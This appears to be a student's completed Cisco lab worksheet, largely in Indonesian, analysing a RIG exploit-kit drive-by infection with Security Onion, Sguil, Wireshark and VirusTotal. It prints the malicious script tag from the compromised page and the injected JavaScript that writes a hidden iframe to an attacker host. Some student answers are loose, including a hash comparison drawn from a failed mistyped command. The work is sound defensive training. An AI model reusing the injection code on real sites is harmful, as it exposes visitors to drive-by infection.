%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

```
analyst@SecOnion:~/Documents$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Mar 25 14:42 %3fbiw=SeaMonkey.105qj67.406x7d8
b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3U
bTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9Mild
ZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
analyst@SecOnion:~/Documents$
```


c. Generate a SHA-1 hash for the SeaMonkey flash file with the command **sha1sum** followed by the filename. Type the first 4 letters %3fb of the filename and then press the **tab** key to auto fill the rest of the filename. Press enter and sha1sum will compute a 40 digit long fixed length hash value.

Highlight the hash value, right-click, and copy it. The sha1sum is highlighted in the example below. **Note**: Remember to use tab completion.

```
analyst@SecOnion:~$ sha1sum
%3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.78vg115.406g6d1r6\&br_fl\
=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
nkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E
-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRx
fs&ct=SeaMonkey&tuif=1166
```

```
analyst@SecOnion:~/Documents$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=
SeaMonkey.78vg115.406g6d1r6\&br_fl\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTy
kKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZ
qqZGX_k7fDfF-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290  %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus
=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZ
hJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX
_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
analyst@SecOnion:~/Documents$
```


d. You can also generate a hash value by using NetworkMiner. Navigate to Sguil and right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and select **NetworkMinor** to pivot to NetworkMinor. Select the **Files** tab. In this example, right-click the file with swf extension and select **Calculate MD5 / SHA1 / SHA256 hash**. Compare the SHA1 hash value with the one from the previous step. The SHA1 hash values should be the same.



e. Open a web browser and go to **virustotal.com**. Click the **Search** tab and enter the hash value to search for a match in the database of known malware hashes. VirusTotal will return a list of the virus detection


© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

engines that have a rule that matches this hash.



f. Investigate the Detection and Details tabs. Review the information that is provided on this hash value. What did VirusTotal tell you about this file?

JAWAB:




Dari VirusTotal, file dengan tanda tangan CWS (Compressed SWF File) diidentifikasi sebagai file berbahaya. File ini sering dikaitkan dengan serangan yang memanfaatkan kerentanan dalam aplikasi Adobe Flash Player, seperti Exploit Kit RIG, yang digunakan untuk menyusupkan malware ke sistem korban.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

g. Close the browser and Wireshark. In Sguil, use alert ID 5.37 (Event Message **ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2**) to pivot to Wireshark and examine the HTTP requests.

Are there any similarities to the earlier alerts?

JAWAB:



JAWAB:

Ya, ada beberapa kemiripan seperti Pola Serangan yang Sama yang melibatkan Exploit Kit RIG, Mekanisme Pengalihan, serangna ini menggunakan evil redirector, jenis file juga berbahaya seperti SWF (application/x-shockwave-flash), encoding respon juga menggunakan gzip encoding, dan jenis permintaan yaitu HTTP GET

Are the files similar? Do you see any differences?
JAWAB:
Kemiripan analisis tersebut yaitu file type, Encoding, dan Asosiasi Malware(file berbahaya). Sedangkan, perbedaannya yaitu konten SWF file dalam sesi berbeda mungkin memiliki elemen kode yang berbeda, bergantung pada tujuan serangan, dan Fungsi, File pertama mungkin digunakan untuk eksploitasi tahap awal, sedangkan file berikutnya dapat digunakan untuk muatan tahap lanjut atau post-infection komunikasi.

h. Create a SHA-1 hash of the SWF file as you did previously.

Is this the same malware that was downloaded in the previous HTTP session?

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

JAWAB:

```
analyst@SecOnion:~/Documents$ sha1num %3fbiw\=Amaya.126qv100.406m1g9g5\&ct\=Amay
a\&tuif\=2927\&q\=zn3QMvXcJwDQDoTGMvrESLtEMU_QA0KK2OH_76qyEoH9JHT1vrTUSkrttgWCel
r\&oq\=X_fUlL7ABPAay2EyALQZnlY0IU1IQ8fj630PWwUWZ0pDRqxS9ZQxD_JGlV7V8jg\&yus\=Ama
ya.83fn61.406z8s0i4\&br_fl\=4442
No command 'sha1num' found, did you mean:
 Command 'sha1sum' from package 'coreutils' (main)
sha1num: command not found
analyst@SecOnion:~/Documents$
```

Dari file yang diunduh jenis malware memiliki ciri yang sangat mirip dengan yang ditemukan di sesi sebelumnya. Kedua sesi melibatkan file SWF (application/x-shockwave-flash) yang dikaitkan dengan Exploit Kit RIG. Tetapi, saat mencoba membandingkan dengan melakukan hash SHA-1, file tersebut berbeda walaupun format file dan pola serangannya mirip, kemungkinan itu adalah varian berbeda dari malware yang sama.

i. In Sguil, the last 4 alerts in this series are related, and they also seem to be post-infection.

Why do they seem to be post-infection?

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil..
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil..
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil..
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG..
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG..
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG..
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG..
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS Win...
RT	5	seconion-...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL ...

Show Packet Data Show Rule

JAWAB:

Peringatan terakhir dalam rangkaian ini tampak seperti post-infection karena aktivitas

yang dicatat biasanya terjadi setelah malware berhasil menginfeksi sistem.

What is interesting about first alert in the last 4 alerts in the series?
JAWAB:
Peringatan pertama dalam 4 alert terakhir dalam rangkaian ini sangat menarik karena menunjukkan langkah awal dari aktivitas post-infection. Dalam peringatan ini, malware mulai berkomunikasi dengan server Command and Control (C2), yang sering kali digunakan untuk menerima instruksi tambahan atau melanjutkan fase serangan. Aktivitas ini menunjukkan bahwa infeksi awal berhasil dan malware aktif, dengan kemungkinan muatan tambahan sedang diunduh atau data sensitif mulai dieksfiltrasi.

What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?
JAWAB:
Dalam peringatan kedua dan ketiga dalam seri ini, jenis komunikasi yang terjadi adalah HTTP GET requests ke server yang berbeda.

j. Go to virustotal.com and do a URL search for the .top domain used in the attack.

What is the result?

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

JAWAB:

Berdasarkan pencarian di VirusTotal untuk domain .top yang digunakan dalam serangan, hasilnya menunjukkan bahwa domain tersebut telah ditandai sebagai berbahaya oleh beberapa mesin keamanan

k. Examine the last alert in the series in Wireshark. If it has any objects worth saving, export and save them to your home folder.

What are the filenames if any?

JAWAB:

Dalam kasus ini, nama file remodeling-your-kitchen-cabinets.html (file HTML yang memulai serangan). Sedangkan, %3fbiw=SeaMonkey... (file application/x-shockwave-flash, file berbahaya).

Part 4: Examine Exploit Artifacts

In this part, you will examine some of the documents that your exported from Wireshark.

a. In Security Onion, open **the remodeling-your-kitchen-cabinets.html** file using your choice of text editor. This webpage initiated the attack.

Can you find the two places in the webpage that are part of the drive-by attack that started the exploit?
Hint: the first is in the <head> area and the second is in the <body> area of the page.
JAWAB:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>


<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?feed=rss2"
title="Home Improvement latest posts" />

<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?
feed=comments-rss2" title="Home Improvement latest comments" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/images/
favicon.ico" />

<script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/
dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -->
<meta name="description"  content="Installing cabinets in a remodeled kitchen require some
basic finish carpentry skills. Before starting any installation, it's a good idea to mark
some level and" />

<meta name="keywords"  content="cabinets,kitchen,kitchen cabints,knobs,remodel" />

<link rel="canonical" href="//www.homeimprovement.com/remodeling-your-kitchen-
cabinets.html" />
                <script type="text/javascript">
                  var _gaq = _gaq || [];
                  _gaq.push(['_setAccount', 'UA-531963-2']);
                  _gaq.push(['_trackPageview']);
                  (function() {
                    var ga = document.createElement('script'); ga.type = 'text/javascript';
ga.async = true;
```

Pada bagian <heal> memiliki file eksternal berbahaya <script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
Kemudian pada <body> menggunakan iframe untuk mengarahkan pengguna kedomain berbahaya <iframe src="http://tyu.benme.com/..." width=290 height=257></iframe>

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
```

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

```
xmlns="http://www.w3.org/1999/xhtml"  lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>
```

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

```
<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts" />

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement latest
comments" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -
->
<meta name="description"  content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" />

<meta name="keywords"  content="cabinets,kitchen,kitchen cabints,knobs,remodel" />
<some output omitted>
```

b. Open the dle_js.js file in choice of text editor and examine it.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;">  <div  style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe
src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrtt
gWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fUlL7ABPAuy2EyALQZnlY0IU1IQ8fj630PWwUWZ0pDRqx29
UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width=290
height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></div>');
```

What does the file do?


JAWAB:

Pada file _js.js mengandung kode JavaScript yang memuat elemen berbahaya untuk melancarkan serangan drive-by attack. Kode dalam file ini mencoba menyisipkan sebuah iFrame tersembunyi yang diarahkan ke domain berbahaya seperti tyu.benme.com.

How does the code in the javascript file attempt to avoid detection?
JAWAB:
Pada kode tersebut menggunakan iframe untuk menyembunyikan dari pengguna, kemudian beberapa kode dipecah menjadi string dengan karakter tambahan seperti ‘+’

c. In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



Examine the file and answer the following questions:

What kind of file it is?

JAWAB:

File tersebut adalah jenis HTML file (text/html).

What are some interesting things about the iframe? Does it call anything?
JAWAB:
Iframe pada file ini sangat mencurigakan karena disembunyikan dari pengguna dengan mengatur posisinya di luar layar. Iframe ini memanggil URL berbahaya, seperti http://tyu.benme.com, yang merupakan bagian dari kampanye eksploitasi. Tujuannya adalah untuk memuat konten dari host berbahaya secara diam-diam, biasanya untuk mengirimkan muatan atau melanjutkan proses eksploitasi.

What does the start() function do?
JAWAB:
Fungsi dirancang untuk memulai tindakan utama dari skrip berbahaya.

What do you think the purpose of the getBrowser() function is?

JAWAB:

Tujuan dari fungsi getBrowser() adalah untuk mengidentifikasi jenis dan versi browser yang digunakan oleh pengguna.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

Reflection

Exploit Kits are fairly complex exploits that use a variety of methods and resources to carry out an attack. Interestingly EKs may be used to deliver diverse malware payloads. This is because the EK developer may offer the exploit kit as a service to other threat actors. Therefore, RIG EK has been associated with a number of different malware payloads. The following questions may require you investigate the data further using the tools that were introduced in this lab.

1. The EK used a number of websites. Complete the table below.

URL	IP Address	Function
www.bing.com	N/A	search engine links to legitimate webpage
www.homeimprovement.com	104.28.18.74	Situs yang dikompromikan, pengalihan eksploit
tyu.benme.com	194.87.234.129	mengirimkan berkas Adobe Flash yang berbahaya, mengeksploitasi halaman arahan.
n/a	90.2.10.0	Server pendaftaran ransomware Cerber
retrotip.visionurbana.com.ve	139.59.160.143	Untuk mengeksekusi file javascrip berbahaya
p27dokhpz2n7nvgr.1jjw2lx.top	198.105.151.50	halaman ransomware cerber

2. It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.

   JAWAB:

   Pengguna menggunakan Bing untuk mencari informasi terkait perbaikan rumah. Mereka kemudian mengklik tautan ke situs www.homeimprovments.com, yang ternyata telah diretas oleh pelaku ancaman. Situs tersebut menjalankan kode JavaScript berbahaya yang mengunduh file Adobe Flash yang terinfeksi. Setelah file Flash dijalankan, malware mulai diunduh. Setelah terpasang di sistem, malware tersebut menghubungi server Command and Control (C2) untuk instruksi lebih lanjut.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public